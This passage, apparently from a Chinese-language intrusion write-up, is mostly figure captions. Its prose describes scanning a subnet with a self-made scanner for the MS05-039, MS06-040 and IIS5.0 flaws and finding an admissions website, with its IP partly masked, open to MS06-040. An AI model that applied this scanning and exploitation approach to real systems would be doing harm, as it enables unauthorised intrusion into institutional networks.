


图 3




图 4




图 5

们对其中主要的两个 IP 进行渗透，其中一个是医务管理系统，IP 地址是 210.xx.xx.234，还有一个是招生系统网站，IP 地址是 210.xx.xx.206。

这时我上传了一个自己写的系统漏洞扫描器，整合了 MS05-039、MS06-040、IIS5.0 三个漏洞，把整个 C 段进行了扫描，结果发现一个服务器存在 MS06-040 漏洞，IP 地址是 210.xx.xx.206，是招生系统网站。




图6




图7




图8

